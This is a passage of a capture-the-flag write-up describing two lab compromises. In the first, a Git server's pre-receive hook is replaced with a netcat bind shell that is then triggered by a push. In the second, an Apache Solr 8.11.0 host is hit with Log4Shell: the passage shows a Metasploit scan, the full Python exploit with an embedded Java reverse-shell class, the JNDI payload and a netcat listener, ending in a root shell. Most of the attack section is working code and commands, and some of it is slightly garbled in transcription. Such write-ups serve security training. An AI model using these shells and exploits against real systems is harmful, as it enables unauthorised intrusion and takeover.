The screenshot shows the GitHub repository settings interface. The top navigation bar includes links for Code, Issues (0), Pull Requests (0), Releases (0), Wiki, Activity, and Settings. Below the navigation is a tab bar with Options, Collaboration, Branches, Webhooks, Git Hooks (which is underlined, indicating it's active), and Deploy Keys. The main content area is titled "Git Hooks" and contains a note: "If the hook is inactive, sample content will be presented. Leaving content to an empty value will disable this hook." Under "Hook Name", it says "pre-receive". The "Hook Content" section displays a shell script:

```
#!/bin/sh
#
# An example hook script to make use of push options.
# The example simply echoes all push options that start with 'echoback='
# and rejects all pushes when the "reject" push option is used.
#
# To enable this hook, rename this file to "pre-receive".

if test -n "$GIT_PUSH_OPTION_COUNT"
then
    i=0
    while test "$i" -lt "$GIT_PUSH_OPTION_COUNT"
    do
        eval "value=\$GIT_PUSH_OPTION_$i"
        case "$value" in
            echoback=*)
                echo "echo from the pre-receive-hook: ${value#=}" >&2
                ;;
            reject)
                exit 1
            esac
        i=$((i + 1))
    done
fi
```

At the bottom of the "Hook Content" box is a green "Update Hook" button.


By clicking the `pre-receive` hook, we discover an example script which we can edit.

The screenshot shows the GitHub repository settings interface, identical to the previous one but with a modified script in the "Hook Content" box. The "Hook Content" section now contains:

```
#!/bin/sh
nc -l p 9000 -e /bin/bash
```

At the bottom of the "Hook Content" box is a green "Update Hook" button.

We can replace this example script with shell commands to trick the target into handing us an interactive shell. To do this, we can overwrite the example script with a bind shell command such as `nc -lvp 9000 -e /bin/bash`. This command will instruct the target to provide anyone connecting to port 9000 with an interactive shell. Once we have edited the script, we can press the `Update Hook` button to save our modifications.



A screenshot of a GitHub repository's settings page, specifically the `Git Hooks` tab. The top navigation bar includes links for Code, Issues (0), Pull Requests (0), Releases (0), Wiki, Activity, and Settings. Below the navigation is a sub-navigation bar with Options, Collaboration, Branches, Webhooks, Git Hooks (which is underlined in blue), and Deploy Keys. The main content area is titled `Git Hooks` and contains the message: "Git Hooks are powered by Git itself. You can edit files of supported hooks in the list below to perform custom operations." Below this message is a list of three hooks: `pre-receive`, `update`, and `post-receive`. Each item has a small blue edit icon to its right.

The next step is to perform a `git push` to the repository to trigger the `pre-receive` hook which, in turn, will trigger the execution of the bind shell payload. To do this, we can simply add some random characters to our `README.md` file, mark the file to be committed, perform the commit and push the commit to the target.

```
└──(kali㉿kali)-[/tmp/x/testRepository]
  └$ echo "Defcon" >> README.md

└──(kali㉿kali)-[/tmp/x/testRepository]
  └$ git add README.md

└──(kali㉿kali)-[/tmp/x/testRepository]
  └$ git commit -m "Test"
[master c5900bd] Test
 1 file changed, 1 insertion(+)

└──(kali㉿kali)-[/tmp/x/testRepository]
  └$ git push
Username for 'http://10.6.6.24:3000': Test
Password for 'http://Test@10.6.6.24:3000':
Enumerating objects: 5, done.
```

```
Counting objects: 100% (5/5), done.  
Writing objects: 100% (3/3), 254 bytes | 254.00 KiB/s, done.  
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
```

Upon receiving the commit, the target stops sending us data, indicating that it is waiting for a connection on port 9000.

```
└─(kali㉿kali)-[/tmp/x]  
└─$ nc 10.6.6.24 9000  
whoami  
git
```

Indeed, if we attempt to connect to the target on port 9000 and type the command `whoami`, the target responds with the string `git`, indicating that we have obtained a shell as the `git` user!

Although the CTF ended on RCE, I did spend a couple of hours attempting to compromise the `root` account. However, the software components were updated to their latest versions and there were no obvious security issues that could lead to privilege escalation.

## Exercise 5: Hacking DC30\_02

We start by performing an nmap scan by executing `sudo nmap -sSCV -p- 10.6.6.25`. From the scan results, shown below, we can see that the host is running an Apache Solr web server on port 8983.

```

└──(kali㉿kali)-[~/tmp/x]
└─$ sudo nmap -sSCV -p- 10.6.6.25
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-18 09:15 EDT
Nmap scan report for 10.6.6.25
Host is up (0.000019s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8983/tcp  open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://10.6.6.25:8983/solr/
MAC Address: 02:42:0A:06:06:19 (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds

```

The title of the page suggests that it is an administrator interface. If we navigate to port 8983 in a browser, we are redirected to <http://10.6.6.25:8983/solr/#/> which displays a dashboard for Apache Solr.

Instance	
	Start 23 minutes ago
Versions	
	solr-spec 8.11.0
	solr-impl 8.11.0 e912fdd5b632267a9088507a2a6bcbe75108f381 - jpountz - 2021-11-09 14:08:51
	lucene-spec 8.11.0
	lucene-impl 8.11.0 e912fdd5b632267a9088507a2a6bcbe75108f381 - jpountz - 2021-11-09 14:03:35

No cores available  
[Go and create one](#)

From the dashboard, we find that the web server is running version 8.11.0 of Apache Solr. Searching for vulnerabilities for this particular version of Apache Solr, with searchsploit, does not yield any interesting results. If we perform a Google search for

Apache Solr vulnerabilities, we are pointed to <https://solr.apache.org/news.html> which contains a list of news and changes concerning Apache Solr. If we scroll down, we can then discover that versions prior to 8.11.1 are vulnerable to Log4j.

Google search results for "apache solr 8.11.0 vulnerabilities". The search bar shows the query. Below it, the Google interface includes "Allt", "Nyheter", "Bilder", "Videor", "Shopping", "Fler", and "Verktyg". The results section shows "Ungefär 852 resultat (0,43 sekunder)". The first result is a link to "Solr News - Apache Solr" with the date "17 juni 2022" and a brief description about a Log4J vulnerability.

## 10 December 2021, Apache Solr affected by Apache Log4J CVE-2021-44228

**Severity:** Critical

**Versions Affected:** 7.4.0 to 7.7.3, 8.0.0 to 8.11.0

**Description:** Apache Solr releases prior to 8.11.1 were using a bundled version of the Apache Log4J library vulnerable to RCE. For full impact and additional detail consult the Log4J security page.

Apache Solr releases prior to 7.4 (i.e. Solr 5, Solr 6, and Solr 7 through 7.3) use Log4J 1.2.17 which may be vulnerable for installations using non-default logging configurations that include the JMS Appender, see <https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126> for discussion.

Solr's Prometheus Exporter uses Log4J as well but it does not log user input or data, so we don't see a risk there.

Solr is *not* vulnerable to the followup **CVE-2021-45046** and **CVE-2021-45105**. A listing of these and other CVEs with some justifications are listed in Solr's wiki: <https://cwiki.apache.org/confluence/display/SOLR/SolrSecurity#SolrSecurity-SolrVulnerabilityScanningTools>

To validate that the target is vulnerable to Log4j and to discover the location of the vulnerability, we can use the `log4shell_scanner` module in Metasploit. Log4Shell is the name of the technique used to abuse Log4j vulnerabilities to obtain remote code execution.

```

└──(kali㉿kali)-[/tmp/x]
└─$ sudo msfconsole -q
msf6 > search log4j

Matching Modules
=====
#  Name                                     Disclosure Date
Rank      Check  Description
-----  -----
----  -----  -----
    0  exploit/multi/http/log4shell_header_injection  2021-12-09
excellent Yes    Log4Shell HTTP Header Injection
    1  auxiliary/scanner/http/log4shell_scanner        2021-12-09
normal     No    Log4Shell HTTP Scanner
    2  exploit/multi/http/ubiquiti_unifi_log4shell     2021-12-09
excellent Yes    UniFi Network Application Unauthenticated JNDI
Injection RCE (via Log4Shell)

```

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/ubiquiti\_unifi\_log4shell

```

msf6 > use auxiliary/scanner/http/log4shell_scanner
msf6 auxiliary(scanner/http/log4shell_scanner) > show options

```

Module options (auxiliary/scanner/http/log4shell\_scanner):

Name	Current Setting	
Required	Description	
HEADERS_FILE	/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2021-44228	
/http_headers.txt	no	File containing headers to check
HTTP_METHOD	GET	
yes	The HTTP method to use	
LDAP_TIMEOUT	30	
yes	Time in seconds to wait to receive LDAP connections	
LDIF_FILE		

```

no      Directory LDIF file path
LEAK_PARAMS
no      Additional parameters to leak, separated by the ^ character
(e.g., ${env:USER}^${env:PATH})
Proxies
no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS
yes     The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80
yes     The target port (TCP)
SRVHOST      0.0.0.0
yes     The local host or network interface to listen on. This must be
an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT      389
yes     The local port to listen on.
SSL       false
no      Negotiate SSL/TLS for outgoing connections
TARGETURI    /
yes     The URI to scan
THREADS      1
yes     The number of concurrent threads (max one per host)
URIS_FILE
/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2021-44228
/http_uris.txt      no      File containing additional URIs to check
VHOST
no      HTTP server virtual host

msf6 auxiliary(scanner/http/log4shell_scanner) > set RHOSTS 10.6.6.25
RHOSTS => 10.6.6.25
msf6 auxiliary(scanner/http/log4shell_scanner) > set RPORT 8983
RPORT => 8983

```

To instruct the Metasploit module to scan the target web server, we set the RHOSTS and RPORT parameters to 10.6.6.25 and 8983. In addition, we should set the SRVHOST parameter to our IP address from the perspective of the target host. We can find this IP address using the ip a command.

```
└─(kali㉿kali)-[~]
└─$ ip a
[...]
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
    state DOWN group default
        link/ether 02:42:46:08:dc:e2 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
[...]
```

Once we have set the three parameters appropriately, we can launch the scanner by executing `run`.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set SRVHOST 172.17.0.1
SRVHOST => 172.17.0.1
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[+] 10.6.6.25:8983      - Log4Shell found via
/solr/admin/cores?action=CREATE&wt=json&name=%24%7bjndi%3aldap%3a/172.17.
0.1%3a389/jcrugbdc1jb0omq2sw0fjc6thh0yk/%24%7bjava%3aos%7d/%24%7bsys%3aja
va.vendor%7d_%24%7bsys%3ajava.version%7d%7d (os: Linux 5.15.0-kali3-amd64
unknown, architecture: amd64-64) (java: Oracle Corporation_1.8.0_102)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

The scanner identifies the vulnerability in the `name` parameter of the `/solr/admin/cores` endpoint. The next step is to find and configure an appropriate exploit.

A screenshot of a search results page from a search engine. The search query "log4shell exploitdb" is entered in the search bar. Below the search bar, there are several navigation links: "Allt" (selected), "Shopping", "Videor", "Bilder", "Nyheter", "Fler", and "Verktyg". The search results indicate approximately 11,900 results found in 0.29 seconds. The first result is a link titled "Menade du: log4shell exploit db" which points to <https://www.exploit-db.com>. Below this link, there is a snippet of text: "Apache Log4j 2 - Remote Code Execution (RCE) - Exploit-DB" followed by the date "14 dec. 2021" and a brief description of the exploit.

log4shell exploitdb

Allt Shopping Videor Bilder Nyheter Fler Verktyg

Ungefär 11 900 resultat (0,29 sekunder)

Menade du: [log4shell exploit db](#)

<https://www.exploit-db.com> > ex... ▾ Översätt den här sidan

[Apache Log4j 2 - Remote Code Execution \(RCE\) - Exploit-DB](#)

14 dec. 2021 — Apache Log4j 2 - Remote Code Execution (RCE). CVE-2021-44228 . remote exploit for Java platform.

Searching for an exploit in Exploit-DB leads us to a [Python exploit](#). A slightly modified version of the exploit is shown below. In this version, some formatting has been performed concerning line breaks and indentation. In addition, some comments have been removed for brevity.

```
import subprocess
import sys
import argparse
from colorama import Fore, init
import subprocess
import threading

from http.server import HTTPServer, SimpleHTTPRequestHandler

init(autoreset=True)

def listToString(s):
    str1 = ""
    try:
        for ele in s:
            str1 += ele
    return str1
    except Exception as ex:
        parser.print_help()
        sys.exit()

def payload(userip , webport , lport):

    genExploit = (
    """
    import java.io.IOException;
    import java.io.InputStream;
    import java.io.OutputStream;
    import java.net.Socket;

    public class Exploit {

        public Exploit() throws Exception {
            String host=%s";
            int port=%s;
            String cmd="/bin/sh";
            Process p=new
            ProcessBuilder(cmd).redirectErrorStream(true).start();
            Socket s=new Socket(host,port);
            InputStream
```

```
pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()) {
    while(pi.available()>0)
        so.write(pi.read());
    while(pe.available()>0)
        so.write(pe.read());
    while(si.available()>0)
        po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {
        p.exitValue();
        break;
    }
    catch (Exception e){
    }
    };
    p.destroy();
    s.close();
}
}

"""") % (userip, lport)

# writing the exploit to Exploit.java file
try:
    f = open("Exploit.java", "w")
    f.write(genExploit)
    f.close()
    print(Fore.GREEN + '[+] Exploit java class created
success')

except Exception as e:
    print(Fore.RED + f'[-] Something went wrong
{e.toString()}')

checkJavaAvailable()
print(Fore.GREEN + '[+] Setting up fake LDAP server\n')
```

```
# create the LDAP server on new thread
t1 = threading.Thread(target=createLdapServer,
args=(userip,webport))
t1.start()

# start the web server
httpd = HTTPServer(('localhost', int(webport)),
SimpleHTTPRequestHandler)
httpd.serve_forever()

def checkJavaAvailable():
    javaver = subprocess.call(['./jdk1.8.0_20/bin/java', '-version'],
    stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
    if(javaver != 0):
        print(Fore.RED + '[-] Java is not installed inside the
repository ')
        sys.exit()

def createLdapServer(userip, lport):
    sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
    print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

    subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

    url = "http://{}:{}/#Exploit".format(userip, lport)
    subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
    "target/marshalsec-0.0.3-SNAPSHOT-all.jar",
    "marshalsec.jndi.LDAPRefServer", url])

def header():
    print(Fore.BLUE+"""
    [!] CVE: CVE-2021-44228
    [!] Github repo:
    https://github.com/kozmer/log4j-shell-poc
    """)

if __name__ == "__main__":
    header()

    try:
```

```

        parser = argparse.ArgumentParser(description='please enter
the values ')

        parser.add_argument('--userip', metavar='userip', type=str,
nargs='+', help='Enter IP for LDAPRefServer & Shell')

        parser.add_argument('--webport', metavar='webport',
type=str,
nargs='+', help='listener port for HTTP port')

        parser.add_argument('--lport', metavar='lport', type=str,
nargs='+', help='Netcat Port')

        args = parser.parse_args()

        payload(listToString(args.userip),
listToString(args.webport), listToString(args.lport))

    except KeyboardInterrupt:
        print(Fore.RED + "user interupted the program.")
        sys.exit(0)

```

There are three things we need to fix before this exploit can be used. The first is that its web server listens on `localhost`. we can fix this by patching the line `httpd = HTTPSVerifier(('localhost', int(webport)), SimpleHTTPRequestHandler)` in the `payload` function to `httpd = HTTPSVerifier((userip, int(webport)), SimpleHTTPRequestHandler)`. The second is that the exploit requires Java 8 to be present in the current working directory. As can be seen in the functions `checkJavaAvailable` and `createLdapServer`.

```

def checkJavaAvailable():
    javaver = subprocess.call(['./jdk1.8.0_20/bin/java',
    '-version'], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
    if(javaver != 0):
        print(Fore.RED + '[-] Java is not installed inside the
repository ')
        sys.exit()

def createLdapServer(userip, lport):
    sendme = ("${jndi:ldap://{}:{}@1389/a}") % (userip)
    print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

    subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

    url = "http://{}:{}/#Exploit".format(userip, lport)
    subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
    "target/marshalsec-0.0.3-SNAPSHOT-all.jar",
    "marshalsec.jndi.LDAPRefServer", url])

```

To make Java 8 available to the exploit, we first create an account at <https://www.oracle.com> and then navigate to <https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html>. Then we download Java 8 by clicking the `jdk-8u202-linux-x64.tar.gz` link. Note that there is no link for `jdk-8u20`. However, `jdk-8u202` is close enough.

Java SE Development Kit 8u202		
This software is licensed under the <a href="#">Oracle Binary Code License Agreement for Java SE Platform Products</a>		
Product / File Description	File Size	Download
Linux ARM v6/v7 Soft Float ABI	72.86 MB	 <a href="#">jdk-8u202-linux-arm32-vfp-hflt.tar.gz</a>
Linux ARM v6/v7 Soft Float ABI	69.75 MB	 <a href="#">jdk-8u202-linux-arm64-vfp-hflt.tar.gz</a>
Linux x86	173.08 MB	 <a href="#">jdk-8u202-linux-i586.rpm</a>
Linux x86	187.9 MB	 <a href="#">jdk-8u202-linux-i586.tar.gz</a>
Linux x64	170.15 MB	 <a href="#">jdk-8u202-linux-x64.rpm</a>
Linux x64	185.05 MB	 <a href="#">jdk-8u202-linux-x64.tar.gz</a>

```
└──(kali㉿kali)-[/tmp/x]
└─$ mv ~/Downloads/jdk-8u202-linux-x64.tar.gz .

└──(kali㉿kali)-[/tmp/x]
└─$ tar -xzf jdk-8u202-linux-x64.tar.gz

└──(kali㉿kali)-[/tmp/x]
└─$ mv jdk1.8.0_202 jdk1.8.0_20

└──(kali㉿kali)-[/tmp/x]
└─$ ls
exploit.py  jdk1.8.0_20  jdk-8u202-linux-x64.tar.gz
```

Once downloaded, we can uncompress the `tar.gz` file. Then, we ensure that the resulting folder is placed in the same directory as the exploit and is named appropriately.

```
def createLdapServer(userip, lport):
    sendme = ("${jndi:ldap://{}:{}@1389/a}") % (userip)
    print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

    subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

    url = "http://{}:{}/#Exploit".format(userip, lport)
    subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
                   "target/marshalsec-0.0.3-SNAPSHOT-all.jar",
                   "marshalsec.jndi.LDAPRefServer", url])
```

The last thing we need to fix is that the exploit requires the jar file `marshalsec-0.0.3-SNAPSHOT-all.jar`, as can be seen in the `createLdapServer` function above. Based on its name, this jar originates from the `marshalsec` project which is available on [GitHub](#). According to the `README.md` file of the repository, the project can be compiled with maven by executing `mvn clean package -DskipTests`. This results in the jar file we need! Once the jar file has been built, we move the `target` directory to the directory containing the exploit, to ensure that the exploit can find it.

```
└──(kali㉿kali)-[/tmp/x]
└─$ git clone https://github.com/mbechler/marshalsec.git
Cloning into 'marshalsec'...
remote: Enumerating objects: 168, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 168 (delta 33), reused 28 (delta 28), pack-reused 128
Receiving objects: 100% (168/168), 470.61 KiB | 1.59 MiB/s, done.
Resolving deltas: 100% (89/89), done.

└──(kali㉿kali)-[/tmp/x]
└─$ cd marshalsec

└──(kali㉿kali)-[/tmp/x/marshalsec]
└─$ mvn clean package -DskipTests
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
[INFO] Scanning for projects...
[...]
[INFO]

-----
-- 
[INFO] BUILD SUCCESS
[INFO]

-----
-- 
[INFO] Total time: 22.433 s
[INFO] Finished at: 2022-08-18T12:42:09-04:00
[INFO]

-----
-- 

└──(kali㉿kali)-[/tmp/x]
└─$ ls ./target
archive-tmp  generated-sources      marshalsec-0.0.3-SNAPSHOT-all.jar
maven-archiver  test-classes
classes       generated-test-sources  marshalsec-0.0.3-SNAPSHOT.jar
maven-status

└──(kali㉿kali)-[/tmp/x/marshalsec]
```

```
└$ mv target ..  
    └──(kali㉿kali)-[/tmp/x/marshalsec]  
└$ cd ..  
    └──(kali㉿kali)-[/tmp/x]  
└$ ls  
exploit.py  jdk1.8.0_20  jdk-8u202-linux-x64.tar.gz  marshalsec  
target
```

At this point, we have everything we need to launch the exploit. The exploit takes three arguments, as can be seen below.

```
└──(kali㉿kali)-[/tmp/x]
└$ python exploit.py -h

[!] CVE: CVE-2021-44228
[!] Github repo:
    https://github.com/kozmer/log4j-shell-poc

usage: exploit.py [-h] [--userip userip [userip ...]] [--webport webport
[webport ...]] [--lport lport [lport ...]]

please enter the values

options:
-h, --help            show this help message and exit
--userip userip [userip ...]
                      Enter IP for LDAPRefServer & Shell
--webport webport [webport ...]
                      listener port for HTTP port
--lport lport [lport ...]
                      Netcat Port

└──(kali㉿kali)-[/tmp/x]
└$ python exploit.py --userip 172.17.0.1 --webport 8000 --lport 443

[!] CVE: CVE-2021-44228
[!] Github repo:
    https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server


[+] Send me: ${jndi:ldap://172.17.0.1:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
Listening on 0.0.0.0:1389
```

If we execute the exploit with appropriate parameter values, it starts an LDAP server and a web server. In addition, it provides us with the payload string

`${jndi:ldap://172.17.0.1:1389/a}`. Sending this payload through the vulnerable parameter should trick the Log4j framework into making a request to the LDAP server which then causes a web request to the web server which, in turn, returns a reverse shell payload. Once the target executes the reverse shell payload, it will try to connect back to us on port `443` which we defined earlier using the `lport` flag. As such, we need to execute `sudo nc -lvpn 443` to start a listener on this port before sending the payload to the target.

```
└──(kali㉿kali)-[/tmp/x]
  └─$ sudo nc -lvpn 443
    listening on [any] 443 ...
```



```
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to
http://172.17.0.1:8000/Exploit.class
10.6.6.25 - - [18/Aug/2022 13:51:14] "GET /Exploit.class HTTP/1.1" 200
-
```

To inject the payload, we simply browse to

```
/solr/admin/cores?action=CREATE&wt=json&name=${jndi:ldap://172.17.0
```

.1 :1389/a}. This results in an error message. However, according to the output of the exploit, the target host sent us an LDAP request and a web request. This suggests that our payload was executed!

Indeed, if we check the Netcat listener, we notice that we have received a shell on the target as the root user!